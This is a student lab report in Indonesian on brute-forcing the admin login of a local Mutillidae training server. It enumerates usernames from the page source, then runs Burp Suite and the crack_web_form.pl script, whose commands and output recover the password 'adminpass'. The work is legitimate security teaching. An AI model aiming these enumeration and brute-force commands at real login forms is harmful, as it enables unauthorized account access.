LAPORAN
PRAKTIKUM KEAMANAN INFORMASI 1
PERTEMUAN 11
PENGUJIAN SERANGAN BRUTE FORCE DENGAN BURPSUITE DAN SCRIPT CRACK_WEB_FORM.PL

DISUSUN OLEH:

Nama	: Yana Dayinta Nesthi
Kelas	: RI4AA
NIM	: 21/478358/SV/19272
Dosen	: Anni Karimatul Fauziyyah, S.Kom., M.Eng.

SARJANA TERAPAN TEKNOLOGI REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA

2023

PENGUJIAN SERANGAN BRUTE FORCE DENGAN BURPSUITE DAN SCRIPT CRACK_WEB_FORM.PL

A. TUJUAN

Menguji sejauh mana kekuatan keamanan suatu sistem atau aplikasi dalam menghadapi serangan brute force. Dengan melakukan serangan brute force, kita dapat mengetahui seberapa mudah atau sulit untuk menebak password yang benar.

B. DASAR TEORI

Brute force adalah jenis serangan yang melibatkan menebak password atau nama pengguna secara berulang-ulang sampai yang benar ditemukan. Burp Suite adalah sebuah alat yang dapat digunakan untuk melakukan serangan brute force pada aplikasi web. Alat ini menyediakan beberapa fitur yang dapat membantu dalam melakukan brute force terhadap password pengguna tertentu, untuk mendapatkan akses ke akun mereka dan mengeksploitasi potensi serangan tambahan. Misalnya, seseorang dapat menggunakan Burp Intruder untuk mengirim permintaan untuk mengirimkan formulir login, lalu mencoba menjalankan serangan kamus terlebih dahulu. Namun, penting untuk dicatat bahwa untuk menjalankan serangan ini pada website yang sebenarnya, biasanya juga perlu melewati pertahanan seperti pembatasan kecepatan.


Crack_web_form.pl adalah skrip Perl dasar yang dapat digunakan untuk melakukan serangan brute force pada formulir web. Skrip ini menggunakan kombinasi http-post-data, daftar password, dan pesan kesalahan untuk menebak password pengguna. Skrip ini dapat diunduh dari berbagai sumber, termasuk GitHub dan computersecuritystudent.com. Skrip ini dapat digunakan dengan alat seperti Tamper Data dan Burp Suite untuk menemukan password admin pada aplikasi web seperti DVWA. Namun, penting untuk dicatat bahwa menggunakan skrip ini untuk melakukan akses tidak sah ke sistem adalah ilegal dan tidak etis.

C. ALAT DAN BAHAN

a. PC
b. server security_owasp.ova
c. database mutillidae


D. HASIL DAN ANALISIS

1. OWASP 2017 --> A1 - SQL Injection --> SQLMAP Practice --> View Someones Blog




2. Klik Silahkan Pilih Penulis. Kotak daftar di bawah ini akan berisi nilai atau nama pengguna database dari setiap nama pengguna yang ditampilkan

3. Klik Kanan pada latar belakang putih lalu Klik Lihat Sumber Halaman




4. Cari Kode Sumber untuk Username
    - Tekan tombol dan untuk mencari kode sumber
    - Ketik "admin" dan tekan enter
    - Perhatikan untuk setiap nama username di baris ini, akan ada tag yang disebut . admin admin
    - Ini adalah nama tampilan pengguna



```
<option value="admin">admin</option>\n<option
value="adrian">adrian</option>\n<option
value="john">john</option>\n<option
value="jeremy">jeremy</option>\n<option
value="bryce">bryce</option>\n<option
value="samurai">samurai</option>\n<option
value="jim">jim</option>\n<option
value="bobby">bobby</option>\n<option
value="simba">simba</option>\n<option
value="dreveil">dreveil</option>\n<option
value="scotty">scotty</option>\n<option
value="cal">cal</option>\n<option
value="john">john</option>\n<option
value="kevin">kevin</option>\n<option
```

```
value="dave">dave</option>\n<option
value="patches">patches</option>\n<option
value="rocky">rocky</option>\n<option
value="tim">tim</option>\n<option
value="ABaker">ABaker</option>\n<option
value="PPan">PPan</option>\n<option
value="CHook">CHook</option>\n<option
value="james">james</option>\n<option value="ed">ed</option>\n
                        </select>
                              <input
name="view-someones-blog-php-submit-button" class="button"
type="submit" value="View Blog Entries" />
```

5. Buka notepad.pw/multiKI lalu copy text yang ada




6. Lalu buka terminal masuk ke root dan paste text tadi

7. Praktik- Pengujian Login.php Error Message
   - Klik Login/Daftar
   - Nama: admin
   - Kata sandi: admin

- Klik Tombol Login


8. ;



9. Analisis Login.php Source
   - Tekan tombol dan secara bersamaan
   - Ketik form action di kotak find dan tekan enter.
   - Perhatikan konvensi penamaan kotak teks nama pengguna dan kata sandi.
   - Perhatikan konvensi penamaan dan nilai tombol kirim


```
    <td class="label">Username</td>
    <td>
        <input  type="text" name="username" size="20"
                autofocus="autofocus"
                            />
    </td>
</tr>
<tr>
    <td class="label">Password</td>
    <td>
        <input type="password" name="password" size="20"
                            />
    </td>
</tr>
<tr><td></td></tr>
<tr>
    <td colspan="2" style="text-align:center;">
        <input name="login-php-submit-button" class="button" type="submit" value="Login" />
    </td>
</tr>
<tr><td></td></tr>
<tr>
```

10. Praktik- Configure Burp Suite
    - Start Burp Suite
    - Applications --> Web Application Analysis ---> burpsuite




- Muncul JRE Message
- Click OK

11. Configure proxy
    - Klik pada tab proxy
    - Klik pada tab opsi
    - Pastikan port diatur ke 8080




12. Turn on intercept
    - Klik pada tab proxy
    - Klik pada tab opsi
    - Pastikan port diatur ke 8080




13. Masuk Halaman Login
    - Ganti 127.0.0.1 dengan IP (Mutillidae)
    - URL berikut seharusnya sudah ada di kotak browser http://127.0.0.1/mutillidae/index.php?page=login.php
    - Nama: admin
    - Kata sandi: admin
    - Klik Tombol Login

    Terjadi Error



14. Praktik- Crack Web Form
    - Download Crack Web Form
    - wget https://github.com/cianni20/owasp.git
    - Buat direktori baru untuk project cwf
    - mkdir -p /pentest/passwords/cwf
    - cd /pentest/passwords/cwf - ls -l cwf.v2.tar.gz
    - tar zxovf cwf.v2.tar.gz



15. Crack Web Form Functionality
    - ./crack_web_form.pl -help | more

```
┌──(root💀kali)-[/home/kali/Downloads]
└─# ./crack_web_form.pl -help | more

##############################################################
#                        Crack Web Form                      #
##############################################################

./crack_web_form.pl -http -data [-U] [-P] [-F] [-S] [-O]
[Optional] e.g., -U admin
[Required] e.g., -http "http://192.168.1.106/dvwa/login.php"
[Required] e.g., -data "username=USERNAME&password=PASSWORD&Login=Login"
[Optional] e.g., -P "/var/tmp/password.txt"
[Optional] e.g., -F "Failed Login"
[Optional] e.g., -S "Successful Login"
[Optional] e.g., -O "/var/log/crack_output.txt"


-http, Is required.  The user is required to supply the login URL

-data, Is required.  By default USERNAME is "admin" unless supplied with the
       -U option.  PASSWORD is replaced by enemerated values from the password file

-U, If not specified "admin" is the default username

-P, If not specified, the default password file will be set to "password.txt",
    which is located in the same directory as crack_web_form.pl

-F, If not specified, the default message will be set to "fail|invalid|error".
    The pipe symbol, creates an OR condition, which allows for a match to occur if th
e
    message contains the word "fail" or "invalid" or "error".  Note, the
    pattern match is case insensitive.

-S, If not specified, the default failure message will be set to search for "fail|inv
alid|error,
    unless -F is already set.  (This option overrides -F).
    Note, the pattern match is case insensitive

-O, If not specified, the default log file is named crack_output.txt, which is
    located in the same directory as crack_web_form.pl
```

16. Pengujian Crack Web Form
    - Ganti IP 192.168.1.111 dengan IP mutillidae
    - ./crack_web_form.pl -U admin -http "http://127.0.0.1/mutillidae/index.php?page=login.php" -data "username=USERNAME&password=PASSWORD&login-php-submitbutton=Login" -F "Authentication Error"


```
┌──(root💀kali)-[/home/kali/Downloads]
└─# ./crack_web_form.pl -U admin -http "http://127.0.0.1/mutillidae/index.php?page=lo
gin.php" -data "username=USERNAME&password=PASSWORD&login-php-submitbutton=Login" -F
"Authentication Error"
Username = admin
HTTP Address = http://127.0.0.1/mutillidae/index.php?page=login.php
Form Post Data = username=USERNAME&password=PASSWORD&login-php-submitbutton=Login
Failed Message = Authentication Error

##############################################################
#                        Crack Web Form                      #
##############################################################
[Trying Password]: 0
[Attempt]: 0 [Username]: admin [Password]: 0 [Status]: Successful [SESSION]: PHPSESSI
D=6i3u5sd9bl3dfo81b9s134a470
```


17. Crack Web Form Results
    - crack_web_form.pl menemukan kata sandi (adminpass) untuk nama pengguna (admin).
    - ./crack_web_form.pl -U admin -http "http://127.0.0.1/mutillidae/index.php?page=login.php" -data "username=USERNAME&password=PASSWORD&login-php-submitbutton=Login" -F "Password Incorrect"


```
[Trying Password]: 9999
[Attempt]: 28 [Username]: admin [Password]: 9999 [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: abc123
[Attempt]: 29 [Username]: admin [Password]: abc123 [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: acc
[Attempt]: 30 [Username]: admin [Password]: acc [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: access
[Attempt]: 31 [Username]: admin [Password]: access [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: adfexc
[Attempt]: 32 [Username]: admin [Password]: adfexc [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: admin
[Attempt]: 33 [Username]: admin [Password]: admin [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: admin_1
[Attempt]: 34 [Username]: admin [Password]: admin_1 [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: admin123
[Attempt]: 35 [Username]: admin [Password]: admin123 [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: administrator
[Attempt]: 36 [Username]: admin [Password]: administrator [Status]: Failed
-------------------------------------------------------------------
[Trying Password]: adminpass
[Attempt]: 37 [Username]: admin [Password]: adminpass [Status]: Successful [SESSION]:
 PHPSESSID=iglk79vtqa5qf75cbstnd6fv74
```

18. Tes Admin Password
    a. Klik Login/Register
    b. Name: admin
    c. Password: adminpass
    d. Klik Login



19. Verifikasi Login Message
    - cd /pentest/passwords/cwf
    - cat crack_cookies.txt
    - date
    - echo "Your Name"
      Ganti string " Your Name " dengan nama Anda yang sebenarnya.





Analisis:

Pada langkah ke-13 yaitu saat log in dengan mengganti IP menggunakan IP 127.0.0.1 hasilnya error, karena tidak bisa tertampil, sehingga tidak bisa menganalisis hasil Burp Suite.

Praktikum ini menggunakan metode brute force untuk menebak password pengguna dengan mencoba berbagai kombinasi password secara berulang. Burp Suite digunakan sebagai alat untuk melakukan serangan brute force. Dibutuhkan waktu yang tidak terlalu lama untuk mengetahui password dari username admin. Untuk mengetahui password dari username admin terdapat 37 kali percobaan sampai hasilnya menampilkan "success". Berhasilnya menemukan password dan username ini menunjukkan adanya kelemahan dalam mekanisme keamanan atau kebijakan sistem. Sedangkan untuk username, dapat diketahui dengan menggunakan perintah:

```
curl -L "http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php" 2>/dev/null | grep -i \"admin\" | sed 's/"//g' | awk 'BEGIN{FS=">"}{for (i=1; i<=NF; i++) print $i}' | grep -v value | sed s'/<\/option//g'
```

Digunakan untuk mengambil konten dari http://127.0.0.1/mutillidae/index.php?page=view-someones-blog.php . `Flag -L` digunakan untuk mengikuti redirect jika ada, `2>/dev/null` digunakan untuk mengarahkan pesan kesalahan ke `/dev/null`. Perintah ini bertujuan untuk memanipulasi dan memfilter output dari URL yang diakses dengan curl, sehingga hanya informasi yang relevan yang tetap ada.

Perintah "cat" pada cat crack_cookies.txt digunakan untuk melihat konten teks dari "crack_cookies.txt". Dengan menggunakan perintah "date", kita dapat melihat informasi tanggal dan waktu sistem. Perintah "echo", kita dapat menampilkan pesan atau teks yang ditentukan ke output terminal.

E. KESIMPULAN

- Brute force adalah jenis serangan yang melibatkan menebak password atau nama pengguna secara berulang-ulang sampai yang benar ditemukan.
- Crack_web_form.pl adalah skrip Perl dasar yang dapat digunakan untuk melakukan serangan brute force pada formulir web
- Berhasilnya menemukan password dan username menunjukkan adanya kelemahan dalam mekanisme keamanan atau kebijakan sistem.

F. DAFTAR PUSTAKA

Andersson, O. (2013, Juni 13). *Tamper Data och crack_web_form.pl – Sec24 – Penetrationstest, säkerhetstest och hur man hackar*. Sec24. Diakses pada Juni 1, 2023, dari https://sec24.se/penetrationstest/tamper-data-och-crack-web-form-pl

Kofod, A. (2020, Juni 15). *Brute Forcing Credentials with Burp Suite Interceptor*. DEV Community. Diakses pada Juni 1, 2023, dari https://dev.to/leading-edje/brute-forcing-credentials-with-burp-suite-interceptor-8g7

PortSwigger. (2023, May 15). *Brute-forcing passwords with Burp Suite*. PortSwigger. Diakses pada Juni 1, 2023, dari https://portswigger.net/burp/documentation/desktop/testing-workflow/authentication-mechanisms/brute-forcing-passwords